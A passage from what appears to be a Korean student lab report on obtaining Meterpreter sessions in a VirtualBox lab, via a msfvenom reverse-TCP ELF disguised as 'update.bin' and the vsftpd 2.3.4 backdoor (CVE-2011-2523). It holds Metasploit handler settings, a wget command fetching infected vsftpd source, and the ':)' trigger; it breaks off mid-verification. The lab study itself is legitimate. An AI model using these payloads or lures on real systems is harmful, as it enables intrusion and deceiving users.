본 프로젝트의 공격 시나리오에서는 클라이언트 측 공격(Client-Side Attack)을 가정하고, 사용자가 악성 파일을 다운로드하여 실행하는 상황을 통해 Meterpreter 세션을 획득하는 것을 목표로 하였다. 이를 위해 대상 시스템인 Ubuntu 22.04 (x64) 환경에 최적화된 페이로드를 msfvenom으로 제작하였으며, 실제 사용된 명령어는 다음과 같다.



[그림 2-4: 본 프로젝트의 페이로드 생성]

위 명령어에 사용된 각 옵션의 전략적 의미는 다음과 같이 분석할 수 있다.

① **-p linux/x64/meterpreter/reverse_tcp**: 대상 운영체제가 Linux이며 64비트 아키텍처임을 명시하였다. 페이로드로는 Metasploit의 가장 강력하고 기능이 풍부한 Meterpreter를 선택하였으며, 방화벽 내부에서 외부로 나가는 트래픽이 허용될 가능성이 높은 점을 고려하여 대상 시스템이 공격자에게 접속을 시도하는 리버스 TCP(Reverse TCP) 연결 방식을 채택하였다.

② **LHOST=[Kali Linux IP] LPORT=4444**: 페이로드가 실행되었을 때 접속해야 할 C2(Command and Control) 서버, 즉 공격자 Kali Linux의 IP 주소(LHOST)와 공격자가 리스닝 상태로 대기할 포트 번호(LPORT) 4444를 지정하였다.

③ **-f elf:** 타겟 시스템인 Ubuntu Linux 환경에서 실행 가능한 표준 바이너리 형식인 ELF(Executable and Linkable Format)로 출력 형식을 지정하여, 별도의 해석기 없이 직접 실행될 수 있도록 하였다.

④ **-o update.bin**: 생성된 악성 실행 파일의 이름을 'update.bin'으로 지정하였다. 이는 사용자로 하여금 해당 파일을 시스템의 정상적인 업데이트 파일이나 바이너리 패치로 오인하게 만들어, 의심 없이 실행을 유도하기 위한 사회 공학적 기법(Social Engineering)의 일환이다.

이처럼 msfvenom은 단순히 악성 코드를 생성하는 것을 넘어, 공격 시나리오의 각 단계(대상 분석, 공격 벡터, 사회 공학)를 고려한 고도의 맞춤형 페이로드 제작을 가능하게 한다. 본 연구에서는 이 'update.bin' 파일을 웹 서버 등을 통해 피해자에게 전달하고, 실행을 유도하여 시스템 접근 권한을 획득하는 과정을 실험한다.

2.5. 가상화 환경 보안 실습 사례

현대의 정보보안 연구 및 교육 분야에서 가상화(Virtualization) 기술의 도입은 필수불가결한 요소로 자리 잡았다. 가상화는 단일의 물리적 하드웨어 자원 위에 다수의 논리적 운영체제를 생성 및 운영하는 기술로서, 시스템의 격리성(Isolation), 재현성(Reproducibility), 그리고 비용 효율성을 극대화한다[8]. 이와 같은 특성은 실제 시스템에 영향을 주지 않는 안전하고 통제된 환경에서 공격 기법을 연구하고 방어 전략을 수립해야 하는 보안 실습 분야에 최적의 환경을 제공한다.

본 절에서는 보안 실습 및 연구 분야에서 가상화 환경이 어떻게 활용되는지 그 사례를 고찰하고, 본 연구의 실험 환경 설계에 있어 가상화 기술이 갖는 의의를 논한다.

1) 가상화 기술의 보안 실습 활용 이점

가상화 환경은 보안 실습에서 물리적 환경 대비 다음과 같은 명백한 이점을 제공한다.

가상 머신(Virtual Machine, VM)은 하이퍼바이저(Hypervisor)에 의해 호스트 시스템 및 다른 가상 머신과 논리적으로 완벽히 분리된 샌드박스(Sandbox) 환경에서 동작한다. 따라서 실습 과정에서 악성 코드를 실행하거나 시스템을 파괴하는 공격을 수행하더라도, 그 영향이 해당 가상 머신 내부에 국한된다. 이는 호스트 시스템과 **운영 네트워크의 안정성을 보장**하며, 연구자가 실패에 대한 부담 없이 과감한 공격을 시도할 수 있도록 한다.

또한, 가상화 플랫폼이 제공하는 스냅샷(Snapshot) 기능은 보안 실습의 효율성을 비약적으로 향상시킨다. 스냅샷은 특정 시점의 가상 머신 상태(메모리, 디스크, 설정)를 그대로 저장하는 기능으로, 실습 중 시스템이 손상되거나 악성코드에 감염되더라도 수초 내에 미리 저장해 둔 깨끗한 상태로 복원할 수 있다. 이는 동일한 조건에서 다양한 공격 벡터를 시험하는 **반복 실험을 가능하게 하여 연구의 신뢰도를 높이며**, 공격자, 피해자, 서버, 방화벽 등 다수의 시스템으로 구성된 복잡한 네트워크 토폴로지

(Topology)를 구축하는 데 있어, 가상화를 활용하면 **고가의 물리적 장비 없이 단일 컴퓨터상에서** 모든 환경을 구현할 수 있다. 이는 하드웨어 구매 비용과 상면 비용(Renting Space)을 획기적으로 절감시킨다. 또한, 가상 네트워크(Virtual Network) 설정을 통해 Host-only, NAT, Internal 등 다양한 네트워크 환경을 손쉽게 구성하고 변경할 수 있어, **실제 기업 환경과 유사한 네트워크 구조를 유연하게 모사**할 수 있다.

2) 가상 환경 구성 시 보안 고려사항

가상화 환경은 수많은 이점을 제공하지만, 그 자체로 완벽한 보안을 보장하지는 않는다. 실습 환경 구성 시 다음과 같은 보안 위협을 인지하고 대비해야 한다.

가상머신 탈출 (VM Escape): 하이퍼바이저 자체의 보안 취약점을 이용하여 공격자가 게스트 운영체제를 탈출, 호스트 운영체제의 제어권을 획득하는 공격이다. 비록 발생 빈도가 매우 낮고 높은 수준의 기술을 요구하지만, 이론적으로 가능한 가장 심각한 위협이다.

호스트-게스트 간 부주의한 자원 공유: 편의를 위해 설정하는 공유 폴더, 공유 클립보드, 드래그 앤 드롭 기능 등은 게스트 환경의 악성코드가 호스트 시스템으로 전이되는 경로가 될 수 있으므로, 실습 목적에 따라 신중하게 활성화해야 한다.

본 프로젝트에서는 상기한 가상화 기술의 이점을 적극 활용하여 Oracle VirtualBox 환경 위에 공격자 역할을 수행할 Kali Linux와 공격 대상 역할을 수행할 Ubuntu 22.04 게스트 운영체제를 구축하였다. 이를 통해 안전하고 통제된 환경에서 연구의 모든 절차를 수행하였으며, 구체적인 실습 인프라 구성 내역은 Ⅲ. 연구 환경 및 실험 설정 장에서 상세히 기술할 것이다.

Ⅲ. 연구 환경 및 실험 설정


본 프로젝트는 두 가지 경로로 동일 목표(Meterpreter 세션 획득)를 달성하도록 실험 파이프라인을 설계하였다. 이전 절의 하드웨어·네트워크 기본값(Kali 192.168.56.102, Ubuntu 192.168.56.101, Host-Only /24)을 그대로 사용하며, 각 시나리오마다 추가 포트·서비스를 아래와 같이 정의한다.

시나리오	트리거 서비스/ Protocol	PORT	전달 파일/ 페이로드	Kali Listener 설정
vsftpd 2.3.4 Backdoor	FTP(vsftpd 2.3.4)	21/TCP(Trigger) → 6200/TCP (Shell)	-	use exploit/unix/ftp/vsftpd_234_backdoor set RHOSTS 192.168.56.101 set RPORT 21
msfvenom ELF Payload	HTTP 파일 전송 + Reverse TCP	8000/TCP 4444/TCP (Callback)	update.bin	use exploit/multi/handler set PAYLOAD linux/x64/meterpreter/reverse_tcp set LHOST 192.168.56.102 set LPORT 4444

[표3-1: 공격 시나리오별 환경 매핑]

3.1. 실습 인프라 구성

HOST [kali linux]




[그림 3-1: 칼리 리눅스 기본 설정]


[사진 그림: 칼리 리눅스 기본 설정]

범주	버전	설치 경로
가상 머신 이름	kali-linux-2025.1c-virtualbox-amd64	VirtualBox 기본 규칙에 따라 배포판-버전-플랫폼 형식 지정
Hypervisor	OracleVirtualBox 7.0.14(Host OS: Windows 10 22H2 x64)	VT-x/AMD-V 활성, 가속 기능 기본값
게스트 OS	Kali Linux 2025.1 Rolling (Kernel 6.8.0-kali3-amd64)	최신 롤링 릴리스 기준, kali-linux-large 메타패키지
베이스 메모리	2 048 MB	그림 3-1 참조
vCPU 할당	2 Core (Intel VT-x with EPT)	VirtualBox 기본 PAE/NX 활성
Chipset / 펌웨어	PIIX3 (+ I/O APIC 활성)	UEFI 비활성, BIOS 모드
부팅 순서	① 하드디스크 ② 광디스크 ③ 네트워크 ④ 플로피	하드디스크 우선으로 실습 오류 최소화
스토리지	30 GB VDI, 동적 할당	/ 20 GB, swap 2 GB, /home 8 GB 파티션
포인팅 장치	USB Tablet	그래픽 세션 정확도 향상
스냅숏 정책	Pre-exploit, Post-exploit 두 지점 저장	재현성 및 롤백 용이

[표3-2: 칼리 리눅스 기본 설정 표]



[그림3-3: 칼리 리눅스 기본 네트워크]



[그림3-4: 칼리 리눅스 기본 네트워크]

이상과 같이 Kali Linux 공격자 노드의 가상화 설정을 표준화함으로써, 다음 장에서 기술할 Ubuntu 22.04 대상 노드와의 비교·분석, 그리고 vsftpd Exploit 및 msfvenom 페이로드 실험의 재현성을 담보하였다.

어댑터	연결 모드	인터페이스 명칭	IP	주요 용도	보안 통제
어댑터 1	NAT	enp0s3	10.0.2.15 /24 (DHCP)	- 외부 저장소 업데이트 - CVE 모듈 동기화	포트포워딩 ACL 제한 (msf-srv 서비스만 허용)
어댑터 2	Host-Only	enp0s8	192.168.56. 102/24 (Static)	- ₩Target VM(192.168. 56.101) 전용 공격 채널	Host-Only DHCP 비활성 VM 간 격리 유지

[표3-3: 칼리 리눅스 네트워크 설정 표]

(1) NAT 어댑터

장점: 게스트 OS가 별도 라우팅 설정 없이 인터넷에 접근 가능 → apt update, Metasploit 모듈 msfupdate 수행에 필수

위험: 포트포워딩이 과도하게 개방될 경우 호스트 또는 외부망으로 역-침투 가능성 존재

대응: VirtualBox 포트포워딩 메뉴에서 TCP 4444, 8080 등 실험 필요 포트만 화이트리스트로 지정

(2) Host-Only 어댑터

장점: Kali ↔ Ubuntu Target 간 트래픽이 물리적 네트워크와 완전 격리 → 실습 중 패킷 유출 위험 차단

설정: VirtualBox Host-Only DHCP 서비스를 OFF 하고, 두 VM에 Static IP 를 수동 지정하여 세션 재현성을 확보


검증: Kali 측 ping 192.168.56.101, Ubuntu 측 arp -a 로 상호 가시성 확인

(3) 공격 사전 준비


Metasploit Framework, msfvenom, nmap 등을 활용 준비하며, WireShark 패킷 분석 툴을 이용하여 패킷 캡처 및 수립 흐름을 검증할 준비를 한다.

GUEST: [Ubuntu Linux]

[그림3-5: 게스트 우분투 리눅스 기본 네트워크]



[그림3-6: 게스트 우분투 리눅스 기본 네트워크]



[그림3-7: 게스트 우분투 리눅스 기본 네트워크]

구분	세부 사양	비고
가상 머신 이름	ubuntu-linux-22.04-target	배포판-버전-역할 명명 규칙
Hypervisor	Oracle VirtualBox 7.0.14	Kali VM과 동일 호스트 상 실행
게스트 OS	Ubuntu 22.04.4 LTS (Server)	기본 OpenSSH + build-essential 설치
BASE MEMORY	1,536 MB	경량 서비스·취약 버전 패키지 구동에 충분
vCPU 할당	1 Core	실습 단계에서 부하 평균 25 % 내외
chipset / 펌웨어	PIIX3, BIOS 모드	Kali VM과 동일 설정으로 호환성 확보
부팅 순서	① 하드디스크 ② 광디스크 ③ 네트워크	ISO 마운트 설치 후 변경
스토리지	20 GB VDI, 동적 할당	/ 15 GB · swap 1 GB · /var 4 GB
네트워크 어댑터	어댑터 1 : Host-Only (192.168.56.102)	
	어댑터 2 : NAT (10.0.2.16)	

[표3-4: 우분투 리눅스 네트워크 설정 표]

위와 같이 Ubuntu 22.04 대상 노드는 '레거시 취약 서비스 노출형' 시나리오를 재현하기 위한 최소·필수 구성으로 설계되었다. Kali 노드와의 NIC 역할을 교차하여 내부망 충돌 방지·실험 절차 단순화를 달성하였으며, 스냅숏 기반 롤백 전략으로 결과 재현성과 데이터 무결성을 보장하였다.

(1) 취약환경 배치


- vsftpd 설치 및 /etc/vsftpd.conf 에서는 Anonymous Enable=YES, 포트 21 기본 유지
- 방화벽 ufw 비활성

3.2. 네트워크 토폴로지 및 공격 표면

<그림 3-8>은 단일 서브넷 상에서 공격자-피실험자 간 1 : 1 연결 구조를 도식화한 것이다. 공격 표면은 다음 두 지점으로 한정하였다.

① **FTP 21/tcp** : vsftpd 2.3.4 서비스—백도어 트리거 시 6200/tcp로 역방향 연결 발생.

② **사용자 실행 페이로드** : msfvenom ELF → 공격자 리스너 4444/tcp로 접속.



[그림3-8: Host-Only 기반 실험 네트워크 토폴로지]

본 프로젝트는 동일 목표인 Meterpreter 세션 획득을 두 개의 독립 경로로 달성하도록 설계하였다.

경로	단계
서비스 기반 익스플로잇	① vsftpd 2.3.4 구동 → ② 백도어 익스플로잇 수행 → ③ 6200/tcp 역방향 연결 → ④ Meterpreter 세션 확보
클라이언트 기반 페이로드	① msfvenom ELF 생성 → ② 피실험자 다운로드·실행(사회공학 가정) → ③ 4444/tcp 리스너 연결 → ④ Meterpreter 세션 확보

[표3-5: 테스트 시나리오]

데이터 수집 범위: Wireshark 기반 패킷 캡처와 세션 획득 여부 기록에 국한한다. CPU·메모리 부하, 네트워크 트래픽, 탐지 회피율 등 정량 지표는 본 연구에서 계측하지 않으며, 해당 제한 사항은 Ⅷ장에서 기술한다.

3.3. 사용도구 및 버전 관리

분류	도구 · 버전	활용 목적
침투 프레임워크	Metasploit 6.4.2	exploit/unix/ftp/vsftpd_234_backdoor, multi/handler
페이로드 생성	msfvenom	linux/x64/meterpreter/reverse_tcp
패킷 분석	Wireshark 4.2	세션 수립 흐름 검증
컴파일러	gcc 11.4	vsftpd 2.3.4 빌드
스크립트	Python 3.12	로그 파싱·자동화

[표3-6: 사용도구 및 버전관리 표]

고정된 인프라 · 네트워크 · 도구 버전을 적용함으로써, 두 공격 경로 간 실험 결과의 비교 가능성과 재현성을 확보하였다. Host-Only 단일 세그먼트 구성은 외부 보안 장비 간섭을 최소화하여 내재적 취약성 검증에 집중할 수 있도록 하였다.

IV. 취약 서비스 분석

본 장에서는 실제 공격 표면(Attack Surface)이 되는 vsftpd 2.3.4 서비스에 대한 심층적인 분석을 수행한다. 서비스의 정상적인 동작 원리를 이해하는 것을 시작으로, CVE-2011-2523으로 식별된 백도어의 구체적인 코드 레벨 메커니즘을 파헤친다. 최종적으로, 구성된 실험 환경 내에서 해당 취약점을 성공적으로 재현하고 그 결과를 검증하여, 후속될 공격 시나리오의 기술적 타당성을 확립하고자 한다.

4.1. vsftpd 2.3.4 동작 원리


vsftpd(Very Secure FTP Daemon)는 이름에서 알 수 있듯이 보안성을 최우선 목표로 설계된 FTP 서버 애플리케이션이다. vsftpd의 핵심적인 보안 아키텍처는 프로세스 분리 모델에 기반한다.

기본적으로 vsftpd는 최소한의 권한을 가진 부모 프로세스(Parent Process) 하나만을 통해 TCP 21번 포트에서 들어오는 연결 요청을 감시(Listen)한다. 클라이언트로부터 새로운 세션 요청이 감지되면, 부모 프로세스는 fork()를 통해 자식 프로세스(Child Process)를 생성하여 해당 클라이언트와의 모든 통신을 위임한다.

이러한 구조는 각 클라이언트 세션이 독립적이고 권한이 제한된 프로세스 내에서 처리되도록 보장한다. 만일 특정 세션에서 보안 침해가 발생하더라도 그 영향은 해당 자식 프로세스 내의 샌드박스(Sandbox) 환경에 국한되며, 서버의 다른 세션이나 호스트 시스템 전체에 파급되는 것을 원천적으로 방지하는 효과가 있다. 이처럼 견고한 설계에도 불구하고, 2.3.4 버전에서는 소스 코드 자체에 악의적인 코드가 삽입됨으로써 이러한 방어 체계가 무력화되는 결과를 초래하였다.

4.2. Backdoor Exploit 메커니즘(CVE-2011-2523)

CVE-2011-2523 취약점은 설계상의 결함이나 코딩 오류가 아닌, 공급망 공격(Supply Chain Attack)을 통해 의도적으로 주입된 트로이목마형 백도어(Trojanized Backdoor)이다. 이 백도어의 발현 메커니즘은 다음과 같은 단계로 이루어진다.



[그림4-1: Bind Shell Diagram]

트리거(Trigger) 조건 : 백도어는 클라이언트가 FTP 서버에 인증을 시도할 때 전송하는 사용자 계정명(Username) 문자열에 의해 활성화된다. 만약 사용자명 문자열의 끝에 특정 시퀀스인 스마일리 기호, 즉 :) (ASCII: 0x3a 0x29)가 포함되어 있을 경우, 로그인 처리 로직에 숨겨진 악성 코드가 감지한다.

악성 코드 실행 및 바인드 셸 생성: 트리거 조건이 충족되면, 백도어는 fork() 시스템 콜로 새로운 자식 프로세스를 생성한다. 부모 프로세스는 정상적인 인증 실패처럼 연결을 종료시켜 행위를 은닉하는 반면, 백그라운드에서 실행된 자식 프로세스는 TCP 6200번 포트에 리스닝 소켓을 개방하고 /bin/sh 쉘을 해당 포트에 바인딩(Binding)한다.


바인드 셸(Bind Shell): 이는 공격 대상 시스템 자체에 명령을 실행할 수 있는 통로(포트)를 열어두고, 공격자가 이 포트로 접속하기를 기다리는 고전적인 바인드 셸 공격 기법이다. 방화벽에서 해당 포트로의 인바운드(Inbound) 트래픽을 차단하지 않는 한, 공격자는 언제든지 이 통로를 통해 시스템에 접속하여 제어권을 획득할 수 있다.

4.3. 취약점 재현 절차 및 검증

(1) 취약시스템 설정

[그림4-2: 취약시스템 설정을 위한 vsftpd 2.3.4 설치]

<그림 4-2>와 같이 취약 시스템 설정을 위해서 게스트인 Ubuntu Linux에 우선적으로, wget https://github.com/nikdubois/vsftpd-2.3.4-infected/archive/refs/heads/master.zip –O vsftpd.zip 명령으로 vsftpd 2.3.4를 설치한다. 그 후, unzip vsftpd.zip 으로 압축을 풀고, cd vsftpd-2.3.4-infected/ 으로 해당 폴더에 진입하여, make , sudo make install 명령어를 통해 설치 및 폴더 생성을 끝내고, vsftpd 설정 파일 수정을 위해 기본 설정 파일인 /etc/vsftpd.conf을 열어 익명 로그인을 허용하도록 설정한다.




[그림4-3: sudo nano /etc/vsftpd.conf]

sudo nano /etc/vsftpd.conf를 통해서, anonymous_enable=YES, listen=YES 인지를 확인하여, 취약한 FTP 서비스 시나리오에 부합하도록 <그림4-4>와 같이 작성한다.

[그림4-4: 취약한 FTP 서비스 실행]

sudo /usr/local/sbin/vsftpd /etc/vsftpd.conf 명령어를 통해 실행한다. 취약 환경이 구성되었다.

(2) 호스트인 칼리 리눅스를 실행시켜, 사전 환경을 확인한다.



[그림4-5: 취약 서비스 식별]

- 공격 대상 시스템(Ubuntu 22.04)에서 실행 중인 FTP 서비스가 vsftpd 2.3.4 버전임을 확인한다.
- 공격자 시스템(Kali Linux)에서 nmap의 버전 스캔(-sV) 옵션을 사용하여 대상 IP의 21번 포트를 스캔한다.

검증의 첫 단계로, 공격자 시스템(Kali Linux)에서 네트워크 스캐닝 도구(Nmap)를 활용하여 공격 대상(Ubuntu 22.04)의 FTP 포트(TCP 21)를 분석한 결과, 해당 포트에서 vsftpd 2.3.4 버전이 구동 중임을 명확히 식별할 수 있었다. 이는 대상 시스템이 해당 취약점에 이론적으로 노출되어 있음을 시사한다.


[그림4-6: ftp 접속 후, 이름 testuser:)]

(3) 백도어 발현 및 바인드 셸 생성 검증

- **목표:** 악의적인 사용자명 전송 시 백도어가 활성화되어 TCP 6200번 포트가 개방되는지를 검증한다.

① 공격자 시스템에서 ftp 클라이언트로 대상 시스템에 접속하고, 사용자명 프롬프트에 :)가 포함된 문자열testuser:)을 입력한다.

